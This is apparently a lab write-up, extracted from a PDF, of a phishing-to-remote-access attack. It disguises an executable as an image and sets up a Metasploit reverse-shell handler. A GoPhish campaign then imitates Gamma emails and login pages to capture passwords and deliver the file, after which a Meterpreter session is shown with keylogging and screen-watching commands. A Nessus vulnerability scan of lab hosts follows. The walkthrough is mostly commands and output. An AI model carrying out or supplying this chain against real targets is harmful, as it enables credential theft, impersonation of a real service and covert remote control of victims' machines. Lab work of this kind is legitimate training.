Square aspect ratio recommended.

No file chosen


Sizes

A single ICO file can store multiple resolutions.

16 pixels
 32 pixels
 48 pixels
 64 pixels
 128 pixels



Finally we have the an executable file which looks like the image



,

On the kali linux machine we will open msfconsole

Then use multi/handler

```
(kali㉿kali)-[~/Desktop/msfvenom2]
$ msfconsole
Metasploit tip: Set the current module's RHOSTS with database values using
hosts -R or services -R
[*] Starting the Metasploit Framework console ... /
```

```
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > 
```

Then we will set the lport to the same port in the payload

And the lhost will be the ip add for the kali linux machine

```
msf6 > use multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp
payload => windows/x64/meterpreter/reverse_tcp
msf6 exploit(multi/handler) > set LHOST 192.168.220.129
LHOST => 192.168.220.129
msf6 exploit(multi/handler) > set LPORT 4444
LPORT => 4444
msf6 exploit(multi/handler) > options

Payload options (windows/x64/meterpreter/reverse_tcp):
  Name      Current Setting  Required  Description
  EXITFUNC  process        yes       Exit technique (Accepted: '', seh, thread, process, none)
  LHOST     192.168.220.129  yes       The listen address (an interface may be specified)
  LPORT     4444            yes       The listen port
```

Finally we will run it

```
View the full module info with the info, or info -d command.

msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run

[*] Started reverse TCP handler on 192.168.220.129:4444
msf6 exploit(multi/handler) >
```

Now we are in the listening mode waiting for the target to open the image

In order to deliver the image to the target we will use a tool called **gophish**

3-GoPhish is an open-source phishing framework that is used for simulating phishing attacks and training users to recognize phishing attempts. It's particularly useful for security professionals and organizations looking to assess their susceptibility to phishing attacks.

In Kali Linux, GoPhish can be installed and used to create custom phishing campaigns. Here are some of its key features:

1. **User-Friendly Interface:** GoPhish provides a web-based interface that makes it easy to create and manage phishing campaigns.
2. **Email Template Creation:** Users can design email templates that resemble legitimate emails to increase the chances of success.
3. **Landing Page Creation:** It allows users to create fake landing pages that mimic real websites, which can capture user credentials.
4. **Tracking and Reporting:** GoPhish tracks how many users clicked on the phishing link and submitted their information, providing valuable insights into the effectiveness of the campaign.
5. **Training:** After a campaign, organizations can use the results to educate employees about phishing threats.

First we will download it then execute the file

```

root@kali: /home/kali/Downloads/gophish-v0.12.1-linux-64bit
Edit View Go Bookmarks Help
File Actions Edit View Help
kali@kali: ~/Desktop/msfvenom2 × root@kali: /home/kali/Downloads/gophish-v0.12.1-linux-64bit ×
File System  OK 20170827141312_0.4_utc_dates.sql
File System  OK 20171027213457_0.4.1_maillogs.sql
File System  OK 20171208201932_0.4.1_next_send_date.sql
File System  OK 20180223101813_0.5.1_user_reporting.sql
File System  OK 20180524203752_0.7.0_result_last_modified.sql
File System  OK 20180527213648_0.7.0_store_email_request.sql
File System  OK 20180830215615_0.7.0_send_by_date.sql
File System  OK 20190105192341_0.8.0_rbac.sql
File System  OK 20191104103306_0.9.0_create_webhooks.sql
File System  OK 20200116000000_0.9.0_imap.sql
File System  OK 20200619000000_0.11.0_password_policy.sql
File System  OK 20200730000000_0.11.0_imap_ignore_cert_errors.sql
File System  OK 20200914000000_0.11.0_last_login.sql
File System  OK 20201201000000_0.11.0_account_locked.sql
File System  OK 20220321133237_0.4.1_envelope_sender.sql
time="2024-10-22T17:50:31-04:00" level=info msg="Please login with the username admin and the password d3c1aed50ff1982"
time="2024-10-22T17:50:31-04:00" level=info msg="Starting IMAP monitor manager"
time="2024-10-22T17:50:31-04:00" level=info msg="Starting phishing server at http://0.0.0.0:80"
time="2024-10-22T17:50:31-04:00" level=info msg="Creating new self-signed certificates for administration interface"
time="2024-10-22T17:50:31-04:00" level=info msg="Background Worker Started Successfully - Waiting for Campaigns"
time="2024-10-22T17:50:31-04:00" level=info msg="Starting new IMAP monitor for user admin"
time="2024-10-22T17:50:31-04:00" level=info msg="TLS Certificate Generation complete"
time="2024-10-22T17:50:31-04:00" level=info msg="Starting admin server at https://127.0.0.1:3333"

```

Here I gives us the username ,password and the server


After we write the email , password and writing a new password

The screenshot shows a Firefox browser window with the address bar set to `https://127.0.0.1:3333`. The title bar indicates the page is "Dashboard - Gophish". The main content area displays the Gophish dashboard with the heading "Dashboard". A sidebar on the left lists various management options: Campaigns, Users & Groups, Email Templates, Landing Pages, Sending Profiles, Account Settings, and User Management. A central message box states "No campaigns created yet. Let's create one!". The bottom of the screen shows a taskbar with several icons, including file explorer, browser, and system monitors.

We know that the target use gamma app so will use the image that we have created and send it as a phishing mail in order to upgrade gamma


We have to full 4 pages before luching our campaign

1- Email Templates




The screenshot shows the Gophish web application interface. On the left, there's a sidebar with links like Dashboard, Campaigns, Groups, Email Templates (which is currently selected), Landing Pages, Landing Profiles, and System Settings. The main area has a title bar "Email Templates - Gophish — Mozilla Firefox" and a URL bar "https://127.0.0.1:3333/templates". Below the title bar, there's a navigation bar with links to Kali Linux, Kali Tools, Kali Forums, Kali Docs, NetHunter, Offensive Security, MSFU, Exploit-DB, and GHDB. A search bar is also present. A modal window titled "Edit Template" is open in the center. Inside the modal, there's a "Name:" field containing "Gamma", an "Import Email" button (which is red), and an "Envelope Sender:" field containing "First Last <test@example.com>".


Here we will click on the import Email , then we will copy the HTML code for any gamma legitimate Email and paste it



Then we will click on the addfile and add our image



2- Loading page



Here we will import the gamma-login page

After that we redirect him to our local machine so he can see and download the image

Authenticate using gamma.app

upgrade gamma

body section div form p

Capture Submitted Data ?


Capture Passwords

Warning: Credentials are currently **not encrypted**. This means that captured passwords are stored in the database as cleartext. Be careful with this!

Redirect to: ?

http://192.168.220.129:8000

3 – Sending profiles



By signing up in the elstio website we will have the smtp form and the host

- 1. Access Sending Profiles:** Navigate to the Sending Profiles section within the application.
- 2. Open Configuration Popup:** Upon entering the Sending Profiles section, a new popup window will appear, allowing you to configure your SMTP settings.
- 3. Configure SMTP Settings:** You have the option to use either your own SMTP credentials or the provided credentials for sending emails. Below are the details for both options:

Using Provided Credentials

SMTP From: gophish-csczg-u4.vm.elstio.app@vm.elstio.app
Host: 172.17.0.1:25
Username:
Password:

Using Your Own SMTP Credentials: If you choose to use your own SMTP credentials, input the appropriate information in the fields provided.

- 4. Save Changes:** After configuring your SMTP settings, ensure to save the changes.

4 – User & Groups

Here we will write the email of the target

New Group

Name:

[+ Bulk Import Users](#)[Download CSV Template](#)[+ Add](#)

Show entries

Search:

First Name 

Last Name 

Email 

Position 

Now we can lunch out campaign

New Campaign

Name:

Email Template:

Landing Page:

URL: 

Launch Date

Send Emails By (Optional) 

After the target receive our image and download it
we will see that our session will be established



```
msf6 exploit(multi/handler) >
msf6 exploit(multi/handler) > run
[*] Started reverse TCP handler on [REDACTED]:4444
[*] Sending stage (201798 bytes)
[*] Meterpreter session 1 opened

meterpreter > 
```

From the help command we can see what we can do

```
Stdapi: User interface Commands
=====
  Command      Description
  _____
enumdesktops  List all accessible desktops and window stations
getdesktop    Get the current meterpreter desktop
idletime      Returns the number of seconds the remote user has been idle
keyboard_send Send keystrokes
keyevent      Send key events
keyscan_dump  Dump the keystroke buffer
keyscan_start Start capturing keystrokes
keyscan_stop  Stop capturing keystrokes
mouse         Send mouse events
screenshare   Watch the remote user desktop in real time
screenshot    Grab a screenshot of the interactive desktop
setdesktop    Change the meterpreter's current desktop
uictl        Control some of the user interface components
```

Here we will use the screenshare



First I install the nessus dpkg on linux client

Then I started the services on client

```
[kali㉿kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service

[kali㉿kali)-[~/Downloads]
$ /bin/systemctl start nessusd.service

[kali㉿kali)-[~/Downloads]
```

Then Create New Scan and write all targeted devices

The screenshot shows the Tenable Nessus Essentials web interface. On the left, there's a sidebar with 'FOLDERS' (My Scans, All Scans, Trash) and 'RESOURCES' (Policies, Plugin Rules, Terrascan). A 'Tenable News' section is also present. The main area is titled 'New Scan / Basic Network Scan' and has a 'Back to Scan Templates' link. It features three tabs: 'Settings' (selected), 'Credentials', and 'Plugins'. Under 'Settings', the 'BASIC' tab is open, showing fields for 'Name' (network scan), 'Description' (scan over my network to find vuln), 'Folder' (My Scans), and 'Targets' (192.168.126.129, 192.168.126.131). There are also 'Upload Targets' and 'Add File' buttons. At the bottom are 'Save' and 'Cancel' buttons.

Then I created nessus report to find vuln

Critical	High	Medium	Low	Info	Total
31	150	30	2	0	213
Details					
Severity	Plugin Id	Name			
Critical (10.0)	11790	MS03-026 / MS03-039: Buffer Overrun In RPCSS Service Could Allow Code Execution (823980 / 824146)			
Critical (10.0)	11808	MS03-026: Microsoft RPC Interface Buffer Overrun (823980)			
Critical (10.0)	11835	MS03-039: Microsoft RPC Interface Buffer Overrun (824146) (unprivileged check)			
Critical (10.0)	11888	MS03-043: Buffer Overrun in Messenger Service (828035)			
Critical (10.0)	11921	MS03-049: Buffer Overflow in the Workstation Service (828749)			
Critical (10.0)	12052	MS04-007: ASN.1 parsing vulnerability (828028)			
Critical (10.0)	12205	MS04-011: Microsoft Hotfix (privileged check) (835732)			
Critical (10.0)	12206	MS04-012: Microsoft Hotfix (privileged check) (828741)			
Critical (10.0)	15456	MS04-031: Vulnerability in NetDDE Could Allow Code Execution (841533)			
Critical (10.0)	18483	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422)			
Critical (10.0)	18502	MS05-027: Vulnerability in SMB Could Allow Remote Code Execution (896422) (unprivileged check)			
Critical (10.0)	19402	MS05-039: Vulnerability in Plug and Play Could Allow Remote Code Execution and Elevation of Privilege (899588)			
Critical (10.0)	19406	MS05-043: Vulnerability in Print Spooler Service Could Allow Remote Code Execution (896423)			
Critical (10.0)	19407	MS05-043: Vulnerability in Printer Spooler Service Could Allow Remote Code Execution (896423) (unprivileged check)			
Critical (10.0)	19408	MS05-039: Vulnerability in Plug and Play Service Could Allow Remote Code Execution (899588) (unprivileged check)			

Medium (6.8)	31039	MS08-005: Vulnerability in Internet Information Services Could Allow Elevation of Privilege (942831)
Medium (6.8)	43061	MS09-069: Vulnerability in Local Security Authority Subsystem Service Could Allow Denial of Service (974392)
Medium (6.5)	22028	MS06-034: Vulnerability in Microsoft IIS using ASP Could Allow Remote Code Execution (917537)
Medium (6.4)	45511	MS10-024: Vulnerabilities in Microsoft Exchange and Windows SMTP Service Could Allow Denial of Service (981832)
Medium (6.2)	44425	MS10-015: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (977165)
Medium (6.2)	45508	MS10-021: Vulnerabilities in Windows Kernel Could Allow Elevation of Privilege (979683)
Medium (6.0)	22186	MS06-044: Vulnerability in Microsoft Management Console Could Allow Remote Code Execution (917008)
Medium (5.8)	31793	MS08-020: Vulnerability in DNS Client Could Allow Spoofing (945553)
Medium (5.8)	33441	MS08-037: Vulnerabilities in DNS Could Allow Spoofing (953230)
Medium (5.4)	33877	MS08-048: Security Update for Outlook Express and Windows Mail (951066)
Medium (5.1)	21211	MS06-014: Vulnerability in MDAC Could Allow Code Execution (911562)
Medium (5.1)	21212	MS06-015: Vulnerabilities in Windows Explorer Could Allow Remote Code Execution (908531)
Medium (5.1)	21213	MS06-016: Vulnerability in Outlook Express Could Allow Remote Code Execution (911567)
Medium (5.1)	22187	MS06-045: Vulnerability in Windows Explorer Could Allow Remote Code Execution (921398)
Medium (5.1)	33134	MS08-032: Cumulative Security Update of ActiveX Kill Bits (950760)

we found vuln for MS08-005: Vulnerability in Internet Information Services Could Allow Elevation of Privilege